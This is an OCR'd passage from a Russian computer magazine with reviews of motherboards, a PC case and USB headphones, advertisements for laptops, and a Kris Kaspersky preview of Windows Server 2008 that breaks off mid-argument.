Системная плата для тех, кто надумал делать серьезную модификацию системы



Технические характеристики:

Процессорный разъем: **LGA775**
Северный мост: **Intel P35 GMCH**
Южный мост: **Intel ICH9R**
Память: **поддержка DIMM-модулей стандарта DDR3-800/1066 SDRAM**
Разъемы PCI: **2x PCIe x16 (1x x16, 1x x4), 2x PCIe x1, 2x PCI**
Накопители: **1x Ultra ATA (2 привода), 5x Serial ATA 3,0 Гбит/с, 2x eSATA**
Интерфейс USB**: 3x USB 2.0 (2 порта на разъем), 6x USB 2.0**
Firewire: **2x IEEE-1394 FireWire, один вывод на заднюю панель**
Звук: **кодек Realtek ALC888T 8 + 2 каналов + кодек VoIP, 6 аналоговых звуковых портов (канал 7.1 + вход микрофона + линейный вход)**
Сеть: **контроллер Realtek RTL8111B, 1-Гб сетевой порт**
Форм-фактор: **244x305 Full ATX**



1. Плата MSI P35 Diamond поддерживает DIMM-модули стандарта DDR3. Для их установки предусмотрены все четыре слота. Порты каналов памяти располагаются попарно и отличаются по цвету .
2. Сама плата построена на основе набора системной логики Intel P35 Express, также известного как Bearlake (Intel P35 и ICH9R — северный и южный мосты соответственно). Возможности этого чипсета дополняет схема контроллера ввода-вывода Fintek F71882FG. Если говорить о поддерживаемых процессорах, то платформа с легкостью сможет работать в паре с любым современным камешком от Intel, включая четырехъядерные Core 2 Quad.
3. Все схемы чипсета охлаждаются оригинальной конструкцией из меди, которая похожа скорее на модель американских горок, нежели на кулер. Всему виной лихо закрученные в спирали многочисленные тепловые трубки. Охлаждаются такой системой и схемы питания MOSFET.
4. Звуковой контроллер реализован связкой интегрированного в южный мост контроллера High Definition Audio и аудиокодека Realtek ALC888T, обеспечивающего возможность воспроизведения звука формата 7.1 и поддерживающего технологию Dolby Digital Live!, а также формат DTS.

–

1. Память DDR3 пока что не особо распространена на рынке. Сомневающимся лучше приглядеться к платам, работающим с более старыми форматами памяти. Также расстраивает высокая цена продукта.

Тестовый стенд: Процессор: **Intel Core 2 Duo E6700.** Память: **2x 1024 Мб DDR3, Corsair Twin3X2048-1066C7.** Винчестер: **80 Гб, Seagate Barracuda 7200 rpm, IDE .**Видеокарта: **ASUS EAX1900XTX, 512 Мб GDDR3.**

Результаты тестирования: PCMark'05 (CPU Test): **6785.** PCMark'05 (Memory Test): **8022.** F.E.A.R. Max Quality, 1024x768: **129 FPS.** Кодирование Lame 3.97: **2 мин 35 сек.** Кодирование DivX 6.2: **5 мин 58 сек.**



CoolerMaster Cosmos RC 1000

Отличный eATX-корпус

3.

Технические характеристики:

Форм-фактор: **eATX**
Количество мест для дисководов 5,25": **5 шт**
Количество мест для дисководов 3,5": **внешних — 1 шт, внутренних — 6 шт**
Количество вентиляторов: **120 мм — 3 шт**
Количество свободных мест для установки вентиляторов: **120 мм — 1 шт**
Дополнительные порты на корпусе: **USB — 2 шт, FireWire — mic — 1 шт, ear — 1 шт, eSATA — 1 шт**
Дополнительно: **ручки для переноски**
Габариты: **266x598x628 мм**
Вес: **19 кг**



1. Дизайн этого устройства не дает пройти мимо него — сразу возникают ассоциации с шатлами, буранами и прочими космическими челноками.
2. Такой эффект достигается благодаря особому сочетанию цветов и форм корпуса.
3. Но космос — это еще и высокие технологии, предельная насыщенность функциями. Тут CoolerMaster Cosmos RC 100 тоже не отстает.
4. Устройство вместительное — 5 отсеков для пятидюймовых дисководов и семь для трехдюймовых.
5. Учитывая то, что флопиками мы уже не пользуемся, а кардридеры стали универсальными, то одного внешнего 3,5"-вывода будет вполне достаточно.
6. Кстати, все накопители можно очень удобно смонтировать без применения инструментов.
7. Система охлаждения представлена заранее установленными четырьмя 120-мм вентиляторами.
8. Корпус достаточно габаритен и тяжел, учитывай это.
9. Впрочем, на нем имеются удобные ручки для переноски.



Zalman Theatre 6 ZM-RS6F USB

Наушники для портативного кинотеатра

4.

Технические характеристики:


Интерфейс связи с компьютером: **USB 1.1, 2.0**
Количество каналов: **6 (5.1)**
Тип головок: **динамические с сопротивлением 16 Ом при 1 кГц, центральные динамики — 32 Ома при 1 кГц**
Диапазон воспроизводимых частот: **50 — 20 000 Гц**
Уровень давления звука: **89 дБ +/- 3 дБ при 1 кГц**
Масса без шнура: **386,6 г**
Длина шнура: **240 см**
Звуковой чипсет: **C-Media CM6206 5.1 Sound**
Частота дискретизации: **16 бит 44,1 кГц, совместимость с 48 кГц**
Габариты модуля звуковой карты: **34x18x91 мм**
Потребляемое питание: **минимальное — 3,3 В, 150 мА, нормальное — 5 В, 500 мА**
Выходная мощность звуковой карты: **0,3 Вт на каждый канал**



1. Интерфейс USB позволяет оперативно подключить наушники к любому компьютеру с ОС Windows XP или Vista без установки каких-либо драйверов. Управляющая программа, которая поставляется на диске вместе с наушниками, умеет переназначать каналы, а также выполняет функцию эквалайзера.
2. Шесть динамических головок, по три в каждом наушнике, обеспечивают насыщенное звучание в режиме surround. Звук на самом деле хороший, верхов не хватает, но для просмотра фильмов вполне достаточно. Корпуса наушников имеют большой объем, за счет этого звук очень четкий.
3. Наушники складываются внутрь оголовья, что делает их довольно компактными. Такие наушники можно взять с собой куда-нибудь и посмотреть DVD на ноутбуке.
4. Кнопки регулировки громкости, встроенные в корпус звуковой карточки, сделают просмотр фильма еще более комфортным.



1. Не очень порадовала шумоизоляция наушников. Используя их в шумном месте, придется делать звук погромче.
2. Диапазон регулировки громкости с пульта не достаточен. При уменьшении громкости та плавно снижается, а затем звук резко пропадает. В связи с этим иногда приходится дополнительно регулировать громкость в плеере. Кроме того, пара дополнительных кнопок для управления воспроизведением была бы весьма уместна.
3. Басы телефоны воспроизводят удовлетворительно, но не более того. А при попытке поднять басы эквалайзером, они начинают хрипеть.



ЕВГЕНИЙ ПОПОВ

Gigabyte X38-DQ6

Тестирование High-End системной платы от Gigabyte


До сих пор топовые решения для процессоров Intel базировались на наборе системной логики от NVIDIA. Примером может служить VIDIA nForce 680i SLI.
Чтобы исправить это положение вещей, инженеры Intel озадачились разработкой действительно High-End чипсета под собственной маркой. В результате вышел Intel X38, которого мы ждали уже давно. Выпущенный ранее в той же линейке Intel P35 является решением лишь среднего уровня. Теперь же у нас есть возможность протестировать новую системную плату Gigabyte X38-DQ6, основанную на последнем чипсете Intel.

$295

Технические характеристики:

Поддерживаемые процессоры: Intel Pentium 4, Intel Pentium D, Intel Pentium EE, Intel Celeron-D, Intel Core 2 Duo, Intel Core 2 Quad
Процессорный разъем: LGA 775
Чипсет: Intel X38 (северный мост) + Intel ICH9R
Память: 8 Гб максимум, 4 слота поддержки DDR2- 533/667/800/1066
Слоты PCI-Express: 2x PCI-Express X16, 3x PCI-Express X1
Слоты PCI: 2
Подключение носителей: 1x PATA, 8x SATA II, 1 x FDD
Расширение: 12 USB (8 установленных, 4 дополнительных), 3x IEEE 1394 (2 установленных, 1 дополнительный), 2 контроллера Ethernet
Звук: Intel High Definition Audio, 8-канальный кодек Realtek ALC889A
Форм-фактор: ATX-стандарт, 244x305 мм

ТЕСТОВЫЙ СТЕНД:
Процессор: Intel Core 2 Duo E6850
Память: 2x 1 Гб, Kingston HyperX DDR2-800
Видеокарта: ASUS EN8800GTX, 768 Мб
Винчестер: 80 Гб, Seagate Barracuda 7200 rpm, IDE
Блок питания: 450 Вт, Floston LXPW-450



Компания Gigabyte все свои платформы собирает на текстолите синего цвета. Рассматриваемый вариант не исключение. Даже при беглом осмотре легко заметить, что инженеры освободили околопроцессорное пространство, так что проблем с монтажом системы охлаждения с низкой посадкой быть не должно. Отдельного внимания заслуживает система охлаждения. Здесь мы имеем сложную цельномедную конструкцию. Все сильногреющиеся элементы прикрыты радиаторами, которые соединены друг с другом тепловыми трубками. Также интересно, что для более эффективного теплоотвода под южным мостом, с тыльной стороны платы, установлена металлическая пластинка небольшого размера. А в районе северного моста и процессорного разъема монтирована пластина больших габаритов. Такой подход к организации охлаждения производитель назвал Crazy Cool.

>> Функции BIOS Настройки памяти вынесены в отдельное меню. Здесь есть все, что необходимо для конфигурирования параметров и оптимизации работы подсистемы, однако отметим, что новый чипсет X38 не поддерживает понижающие множители частоты. Это значит, что обычными планками при серьезном разгоне не обойтись и придется покупать оверклокерские решения. В остальном мониторинг параметров и другие опции, необходимые энтузиасту в BIOS, присутствуют и могут быть использованы в должной мере.

>>Методика тестирования В качестве общих тестов мы проводили кодирование аудиопотока в mp3 (Lame MP3, ver. 3.98 Beta 3), кодирование видео (DivX 6.6.1), архивирование объемного элемента с помощью WinRar и обработку изображений с помощью Adobe Photoshop CS2. Из игр мы выбрали Serious Sam 2 и Quake 4, а в качестве синтетического теста был произведен прогон на 3DMark'06 (тест CPU). Для сравнения мы взяли одну из популярных платформ на базе предыдущего чипсета Intel — MSI P35 Deluxe.

>> Выводы Изучив устройство, мы можем подвести некоторые итоги и отметить особенности, присущие плате Gigabyte X38-DQ6. Она характеризуется высокой стабильностью работы и улучшенной производительностью. Инженеры Gigabyte очень удачно организовали охлаждение и систему питания, что определило высокий разгонный потенциал новой платы.

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ	Gigabyte X38-DQ6 (Intel X38)	MSI P35 Deluxe (Intel P35)
Quake 4, 1024x768, No AA, No AF, FPS	131	129
Serious Sam 2, 1024x768, No AA, No AF, FPS	159	156
Кодирование Lame, мин:сек	1:39	1:38
Кодирование DivX, мин:сек	1:11	1:12
Конвертирование изображений Adobe Photoshop CS 2, мин:сек	2:01	2:02
Архивирование WinRar 3.60, мин:сек	3:18	3:17
3DMark'06, CPU Test, Marks	4302	4257


реклама
Процессор Intel® Core ™ 2 Duo T5600
Беспроводная сеть WiFi
Привод DVD-RW
Гарантия 3 года
intel
Centrino Duo
Core 2 Duo inside
Развлечения
Восторг
Где угодно
SD



КРИС КАСПЕРСКИ


Чего ждать от Windows 2008

ОБЗОР НОВОЙ СЕРВЕРНОЙ ОПЕРАЦИОННОЙ СИСТЕМЫ ОТ MICROSOFT

В то время как Linux в стремлении догнать и перегнать перенимает худшие черты Windows, Microsoft активно заимствует все лучшее из мира никсов, реализуя их в своих серверных системах. Во всяком случае, Server 2008 намного больше похож на UNIX, чем последние дистры Linux. Microsoft действительно проделала большую работу, которая стоит того, чтобы на нее взглянуть.

Проект Server 2008 (ранее известный под кодовым именем Longhorn) стартовал еще до выпуска Server 2003, но первая бета-версия появилась только в июле 2005 года, вторая и третья беты вышли меньше чем через год — в мае 2006 года и в апреле 2007 года соответственно. И вот в сентябре 2007 года Microsoft начала раздавать Server 2008 Release Candidate 0, или сокращенно RC0, что переводится как «кандидат в релизы нулевой степени готовности». Финальная версия должна выйти где-то в районе первого квартала 2008 года. Если верить прогнозам Microsoft, это случится 27 февраля.

Но даже в настоящий момент популярность Server 2008 такова, что под ним работает по меньшей мере 2600 интернет-серверов (для сравнения: под управлением Windows 2000 работает порядка 5 миллионов серверов). Отчасти такая статистика объясняется тем, что бета-версия Server 2008 распространяется под лицензией Go Live, не требуя отчислений, и уже достаточно стабильна для использования в некритически важных областях, к которым, в частности, относятся web-сайты мелких компаний. С учетом свойственной серверному рынку консервативности, потребуется не год и не два, чтобы Server 2008 потеснил Server 2003/Windows 2000, однако достаточно большое количество хакеров ставит его на рабочие станции уже сейчас. Автор, распотрошивший ядро Longhorn'а под дизассемблером, настолько проникся к нему уважением, что даже загорелся идеей поставить его на соседнюю машину (основная работает под управлением Windows 2000).



Консоль управления файрволом Windows 2008

Что еще нового в Windows 2008 Server

Самовосстанавливающаяся NTFS. Возникающие ошибки в файловой системе всегда были большой проблемой для Винды. Однако синего экрана скандиска в Windows 2008 Server мы не увидим. В системе встроен специальный системный сервис, который в фоновом режиме следит за состоянием файловой системы и в реальном времени исправляет все ошибки (без перезагрузки!).

Новый протокол SMB2. Взамен порядком устаревшего протокола SMB, для передачи данных по сети теперь будет использоваться значительно усовершенствованный SMB2. По заявлению Руссиновича, WS2K8 на медиасервисах будет работать вплоть до 30-40 раз быстрее, чем Windows 2003. Серьезный результат!

Powershell. Новая оболочка для командной строки отныне включена в систему по умолчанию. В ее состав ходит более 130 средств и встроенный язык программирования, на котором будет возможно писать многочисленные системные сценарии.

Консоль управления Server Manager. Разработчики приложили немало усилий, чтобы объединить управление всеми компонентами сервера в одной графической консоли. Новый подход требует привыкания, но, в конечном счете, администрировать сервер (DNS, DHCP, AD, HTTP и т.д.) действительно стало проще и быстрее.

ЧТО К ЧЕМУ

Server 2008 основан на ядре Vista (которое в свою очередь основано на коде Server 2003) и потому включает в себя все основные ее фичи, в том числе переписанный с нуля TCP/IP-стек, содержащий неизвестное науке количество новых дыр, улучшенную поддержку динамической памяти, файла подкачки, ввода/вывода, рандомизацию адресного пространства и контроль целостности кучи для защиты от переполняющихся буферов и т. д.

Что изменилось в Server 2008? Ну, в общем-то, кое-что изменилось. Microsoft продолжает затягивать гайки, усиливая безопасность и оптимизируя систему под работу с мощным железом, что совсем не идет на пользу SOHO-серверам. Более того, Microsoft открыто признает, что код Longhorn'а совсем не оптимизирован под файловый сервер (а в SOHO-сегменте как раз и доминируют файловые серверы!), так что в практическом плане оптимизация превращается в «пессимизацию», и конечные пользователи вынуждены вкладывать деньги в железо для получения той же самой производительности, что и на Server 2003/Windows 2000. Ну и чего это ради?!

Но оказывается, не все так просто и очевидно. Несмотря на все недостатки Longhorn'а, интерес к нему продолжает расти. К его достоинствам в первую очередь хочется отнести доработку командной строки, позволяющую выполнять 99% операций с удаленной машины (то есть без физического доступа к серверу), а также улучшенные механизмы мониторинга, диагностики ошибок и восстановления системы после падений. Наконец, Server 2008 поддерживает технологии аппаратной виртуализации Intel/AMD, известные под кодовыми именами Pacifica, Silvervale/Vanderpool и позволяющие запускать гостевые операционные системы практически без потери производительности.

Узкие рамки журнальной статьи не позволяют нам подробно рассказать обо всех нововведениях, поэтому мы решили остановиться на самых интересных.


SERVER CORE


Linux и xBSD, изначально ориентированные на работу с командной строкой, прочно оккупировали рынок low-end серверов, мощностей которых недостаточно для поддержки графической оболочки, не являющейся частью ядра и устанавливаемой отдельно. По желанию. Или не устанавливаемой. Это уже как захочет администратор. В любом случае мы получаем полнофункциональный сервер и все необходимые нам программы будут запускаться нормально, даже если мы захотим принять почту, полазить по web'у или отредактировать офисный документ, написанный в формате MS Word. Да-да! Все это можно сделать в текстовом режиме, который на самом деле... графический. Ядро переходит в графический режим еще на самой ранней стадии загрузки, в чем легко убедиться, нажав кнопку Info на мониторе. Спрашиваешь, зачем это никсы делают? А как еще иначе работать с несколькими кодировками сразу? Да и текстовых режимов (стандартных) немного, и большинство из них выглядит просто ужасно (кто застал MS-DOS, тот помнит). Однако при желании можно форсировать работу ядра и в текстовом режиме, что ощутимо увеличивает быстродействие на слабых машинах.

Windows — совсем другой зверь. Оконная подсистема интегрирована в ядро и является неотъемлемой частью подсистемы win32-API, которую отодрать от ядра очень трудно. Собственно говоря, понятие «ядра» совершенно неприемлемо к Windows, поскольку этих ядер у него... ну, скажем так, намного больше одного и все они переплетены в тугой клубок, работающий по принципу «не трогай, а то развалится». Какой вред от интеграции графической оболочки в ядро? В общем-то, никакого. Да и ресурсов тратится намного меньше, чем в Gnome/KDE (популярные оболочки для UNIX). Недостаток Windows в том, что многие действия можно выполнить только через графическую оболочку, что требует физического доступа к серверу или установки дополнительных программных пакетов для удаленного администрирования, но в ряде случаев не помогают даже они. Печально, да?

В Server 2008 появился режим server core, позволяющий устанавливать

Удобное управление сервером через одно-единственное окно






Вполне привычный для пользователя интерфейс Windows 2008 Server

В новой серверной Винде Microsoft наконец-то интегрирует давно обещанный PowerShell

▷ info
Microsoft Windows Server 2008 поставляется в пяти редакциях, поддерживающих как 32-битные, так и 64-битные системы. Подробное описание каждой редакции и их отличий можно найти в рекламных проспектах от Microsoft. Это тот редкий случай, когда они не врут.



▷ dvd
Бета-версия Windows Server 2008, возможно, будет на нашем DVD. Не пропусти.

систему без графической оболочки и без библиотеки .NET Framework, управляя сервером через командную строку или удаленно через консоль управления (Microsoft Management Console). При чтении рекламных обзоров создается впечатление, что Microsoft наконец-то отодрала оконную подсистему от ядра, подарив нам чистый текстовый режим, которого все от нее так должно ждали.
Увы, это всего лишь реклама. В server core действительно отсутствует Windows Explorer, но графическая подсистема никуда не делась, и API-функции USER32/GDI32 продолжают работать как ни в чем не бывало, пожирая системные ресурсы. Аналогичного эффекта можно добиться и на Server 2003, выбрав в опциях загрузки режим command prompt only with networking support. Разница между Server 2008 и Server 2003 в том, что server core не ставит Explorer и .NET на винчестер, экономя пару сотен мегабайт дискового пространства. Какое большое достижение! Как будто нельзя снести Explorer и вручную, превратив Server 2003 в Server 2003 Core. На самом деле руками можно сделать гораздо больше, в том числе и отодрать графическую оболочку, поскольку сетевые сервисы начинают работать еще до ее загрузки. Однако это не превратит Server 2003/Server 2008 в UNIX, поскольку ряд действий осуществляется только в графическом режиме (например, управление оборудованием).
Но все же server core — это большой шаг вперед, и теперь нам уже не придется сразу же после установки сервера браться за метлу и выметать все ненужное. Впрочем, ненужного в server core по-прежнему много. Это и лишние службы, и неиспользуемые системные компоненты, и т. п.

ВИРТУАЛЬНЫЕ МИРЫ ВИРТУАЛЬНЫХ ОСЕЙ

Огромная популярность виртуальных машин типа VMware наконец-то подвигла разработчиков процессоров на поддержку аппаратной виртуализации, позволяющей эмулировать выполнение машинных команд практически без потери производительности.
У AMD эта технология называется Pacifica (Athlon 64/Turion 64/Opteron), у Intel — Silvervale (Itanium)/Vanderpool (Pentium 4), и она реализована практически на всех процессорах, выпущенных после середины 2006 года.
В состав Server 2008 входит встроенный виртуализатор, устанавливаемый опционально и сконструированный на базе эмулятора Microsoft Virtual PC (который можно приобрести отдельно за дополнительную плату и установить, например, на W2K), что позволяет запускать несколько операционных систем одновременно! Причем поддерживаются не только оси от Microsoft, но также UNIX-клоны: Linux, xBSD и т. д. Естественно, на виртуальных машинах можно запускать и саму Windows, что очень полезно для вскрытия червей, обкатки подозрительных программ, полученных из сомнительных источников, или для различных экспериментов с системой, которая в худшем случае может грохнуть только виртуальный диск, на котором, кроме нее, нет ничего ценного.
Провайдеры могут использовать эмулятор для предоставления виртуального хостинга, позволяя клиентам устанавливать свои собственные операционные системы, что до этого было невиданной роскошью и стоило немереных денег. Аналогичным образом обстоят дела и с развертыванием отказоустойчивых систем. Теперь вместо приобретения резервного сервера достаточно запустить несколько виртуальных машин. Если упадет одна система, обработку запросов возьмет на себя другая. Естественно, эмулятор страхует только от программных сбоев, и потому в очень важных инфрастуктурах без аппаратного дублирования железа по-прежнему не обойтись, однако подобные инфраструктуры занимают сравнительно небольшую часть рынка, да и аппаратные отказы случаются не так уж часто. Главный минус виртуализатора — необходимость в апгрейде

Какие компоненты включает Server 2008 Core

Microsoft Failover Cluster,
Network Load Balancing,
пародию на POSIX-подсистему для UNIX-приложений,
Microsoft Windows Backup,
Multipath I/O,
Removable Storage Management,
Windows Bitlocker Drive Encryption,
Simple Network Management Protocol (SNMP),
Windows Internet Naming Service (WINS),
Telnet-клиент,
службу Quality of Service (QoS).

Цифровые развлечения высокой четкости.

Технология Intel® Centrino® Duo для мобильных ПК, реализованная в Prestigio Avanti 1770W,обеспечит отличные визуальные возможности для игр, просмотра видео, цифровых фотографий и для многого другого.



Prestigio Avanti 1770W

Магия 17'' дисплея для работы и развлечений.

Ноутбук Prestigio Avanti 1770W с широкими мультимедийными возможностями – это новый уровень качества работы и цифровых развлечений. Широкоэкранный 17" дисплей. Широкие мультимедийные возможности: дискретная видеокарта, ТВ тюнер, функция Instant On. Полнофункциональная клавиатура с цифровыми клавишами, Кнопки быстрого запуска e-mail, Интернет и управления wifi.



Prestigio Data Safe II –

мобильный накопитель.

Настоящее устройство Plug & Play, которое легко подключается к любому компьютеру, имеющему USB-порт, и позволяет получить мгновенный высокоскоростной доступ к данным. Кожаная оболочка черного или коричневого цвета придает устройству исключительную элегантность. Совместим с операционными системами Mac OS и Windows.

Список дилеров:

г. Москва М-Видео (495) 777-77-75, Старт-Мастер (495) 785-85-55, Связной (495) 500-03-33, Инфорсер (495) 747-31-78, Digitalshop.ru (495) 961-20-54, Divi.ru (495) 961-20-54, Хопер (495) 393-11-44, R-Style (495) 514-14-14, Белый Ветер – Цифровой (495) 730-30-75, МИР (495) 933-26-63, ИОН (495) 729-57-96, Цифроград (495) 775-05-85, Бета Линк (495) 223-33-22, Санрайз ПРО – Москва (495) 542-80-70, **г. Санкт – Петербург** Компьютер-Центр «Кей» (812) 074, Aura Computers – (812) 325-69-20, **г. Камышин** Драйвер (84457) 4-05-09, Компьютерленд (84457) 2-69-54, **г. Волжский** Кибер (8443) 31-35-60 , **г. Волгоград** Мобильный офис (8442)24-12-74, Кваликом (8442) 26-50-40, Компьютерный мир (8442) 23-33-66, Санрайз – Волгоград (8442) 23-05-25, **г. Иркутск** Гамма Системз (3952) 24-00-87, **г. Муром** Альпин (49234) 91199, Волшебный мир компьютеров (849234) 91138, **г. Ярославль** Enter (4852) 73-18-73, **г. Самара** Геос (846) 276-42-10, **г. Воронеж** Санрайз-Воронеж (4732) 397-052, **г. Краснодар** Поиск (8612) 73-64-30, **г. Пятигорск** Поиск (87933) 74782, **г. Ростов – на – Дону** Поиск (863)240-48-20, **г. Сахты** Поиск (8636) 23-78-51, **г. Сочи Поиск** (8622) 625851, **г. Ставрополь** Поиск (865) 8772223, **г. Таганрог** Поиск (8634) 31-54-10, **г. Новосибирск** Цифровый Мир (383) 223-58-01, Компания Готти (383) 211-00-12, Премьер (383) 222-55-20, **г. Томск** Готти (3822) 491836, **г. Бийск Алтайский край** Сеть компьютерных магазинов «Киролан» (3854) 34-22, **г. Калуга** Олерон (4842) 55-85-85, **г. Владивосток** А11 (4232) 21-84-70, **г. Улан-Удэ** Эликом (3012) 55-07-55, **г. Иваново** Элиот (4932) 374-582, **г. Курск** Санрайз Курск (4712) 38-98-01, **г. Астрахань** Санрайз – Астрахань (8512) 633-000

Интернет-гипермаркет www.a2zmag.ru
Интернет-магазин Prestigio.
Доставка без предоплаты в крупнейших городах России
http://shop.prestigio.ru

Prestigio
www.prestigio.ru



старого железа. Учитывая, что средний срок амортизации оборудования колеблется в диапазоне от трех до пяти лет, можно сделать вывод, что количество серверов, оснащенных процессорами, выпущенными после середины 2006 года, в настоящий момент крайне невелико. Реально материнские платы и серверы с поддержкой аппаратной виртуализации появились на отечественном рынке в начале 2007 года, и цена на них все еще достаточно велика для их массового внедрения. Народ предпочитает брать слегка устаревшее железо по бросовой цене.

Кстати, о ценах. Microsoft до сих пор не определилась с политикой лицензирования своих систем, запущенных на виртуальных машинах, и в настоящий момент необходимо платить за каждую инсталляцию, включая виртуальную. Очевидно, что аппаратная эмуляция позволяет использовать базовую операционную систему как фундамент для всех остальных. Но платить за фундамент как за полнофункциональную ось, не используя и 10% ее возможностей, — смешно, если не сказать обидно и грустно. Намного выгоднее возложить эту задачу на FreeBSD или Linux, под которые есть куча бесплатных эмуляторов, поддерживающих аппаратную виртуализацию (например, XEN), и которые позволяют запускать Server 2008 как гостевую операционную систему, в результате чего мы платим всего лишь за одну инсталляцию, а не за две.

PLUG'N'PRAY

Вот раньше, годах этак в 60-х, все было классно — sex, drugs & rock'n'roll. А сейчас? Suxx, bugs & plug'n'play... Точнее, plug'n'pray. В смысле «включи и молись». И ведь есть о чем помолиться! Ведь может зависнуть все на фиг. И ладно, если мы что-то к USB подключаем, а если наращиваем память или вставляем еще один процессор? А что, при поддержке материнской платой технологии hot-plug еще и не такое возможно. Правда, это должна быть очень крутая плата, обслуживающая критически важный ресурс, не допускающий даже плановой (эх, слово-то какое!) перезагрузки. И стоять на такой, скорее всего, будет QNX или другая «правильная» операционная система, поставляемая вместе с машиной.

Windows (вплоть до Висты) определяла количество процессоров и объем оперативной памяти на ранних стадиях загрузки своего ядра и не допускала никакой возможности изменения конфигурации в дальнейшем. Более того, переход с однопроцессорной на многопроцессорную машину требовал не только перезагрузки, но еще и переустановки системы. Теперь же и процессор, и память включены в общее дерево Plug and Play устройств, а это значит, что они могут подключаться/отключаться на лету без перезагрузки. Теоретически. Практически же реализовано только распознавание новых устройств, но ядро Server 2008 ни морально, ни физически не готово к исчезновению одного или нескольких процессоров или планок оперативной памяти. То есть заменить память/процессор на лету мы все равно не сможем. А наращивать их количество... чисто слотов на матери не бесконечно, да и к тому же для достижения максимальной производительности следует устанавливать память/процессор с идентичными характеристиками, а если они отличаются от уже установленных, останов системы все равно неизбежен, хоть грызи зубами лед.

К тому же, как уже говорилось, в критических инфрастуктурах Windows практически не применяется, и с учетом астрономической стоимости железа, поддерживающего горячую замену процессоров и оперативной памяти, намного дешевле купить резервный сервер, чтобы спокойно останавливать основную систему для планового апгрейда. Опять-таки Server 2008 выполняет распределение ресурсов (сколько-то памяти отдать под системный кэш, столько-то — под все остальное) на ранних этапах загрузки и не меняет его в дальнейшем, даже если мы увеличим количество RAM. Но это еще что! Подумаешь, неэффективное использование памяти! Намного хуже то, что наращивание оперативной памяти приводит к невозможности сохранения полного дампа ядра, которое требует, чтобы файл подкачки был равен объему RAM или превышал последний, а максимальный размер файла подкачки устанавливается при загрузке системы и по умолчанию равен 1,5*RAM. Изменение размеров файла подкачки требует обязательной перезагрузки. То есть, если мы увеличим объем памяти более чем на 50%, создание полного дампа ядра станет невозможным! А без полного дампа ядра разобраться, почему вспыхнул голубой экран смерти, намного труднее, чем с ним. Так что эта технология еще сыра, и Microsoft'у тут есть еще над чем поработать.



INTEL ПОД УГРОЗОЙ ВЫТЕСНЕНИЯ С РЫНКА!

Server 2008 — это последний сервер в линейке Windows NT, поддерживающий x86. Дальше пойдут только 64-битные версии (смотри блог разработчиков Висты: windowsvistablog.com/ blogs/windowsvista/archive/2007/05/18/on-64-bit-and-windows-client.aspx). Microsoft объясняет это своим стремлением сосредоточить все имеющиеся в ее распоряжении ресурсы на работе над одним ядром, чтобы не распылять усилия по ветру. Типа, самая преуспевающая компания мира настолько обнищала, что не может позволить себе такую «роскошь», как поддержка еще одного ядра. А вот xBSD и Linux-системы портированы под сотни различных архитектур. Странно, не правда ли? Особенно если вспомнить, что x86 — даже не одна из самых популярных, а самая популярная платформа на сегодняшний день. И дело тут совсем не в том, что у Microsoft денег/сотрудников не хватает или что для реализации очередной серверной версии позарез требуется как минимум 64 бита (что же это за монстр будет такой?!). Все гораздо проще.

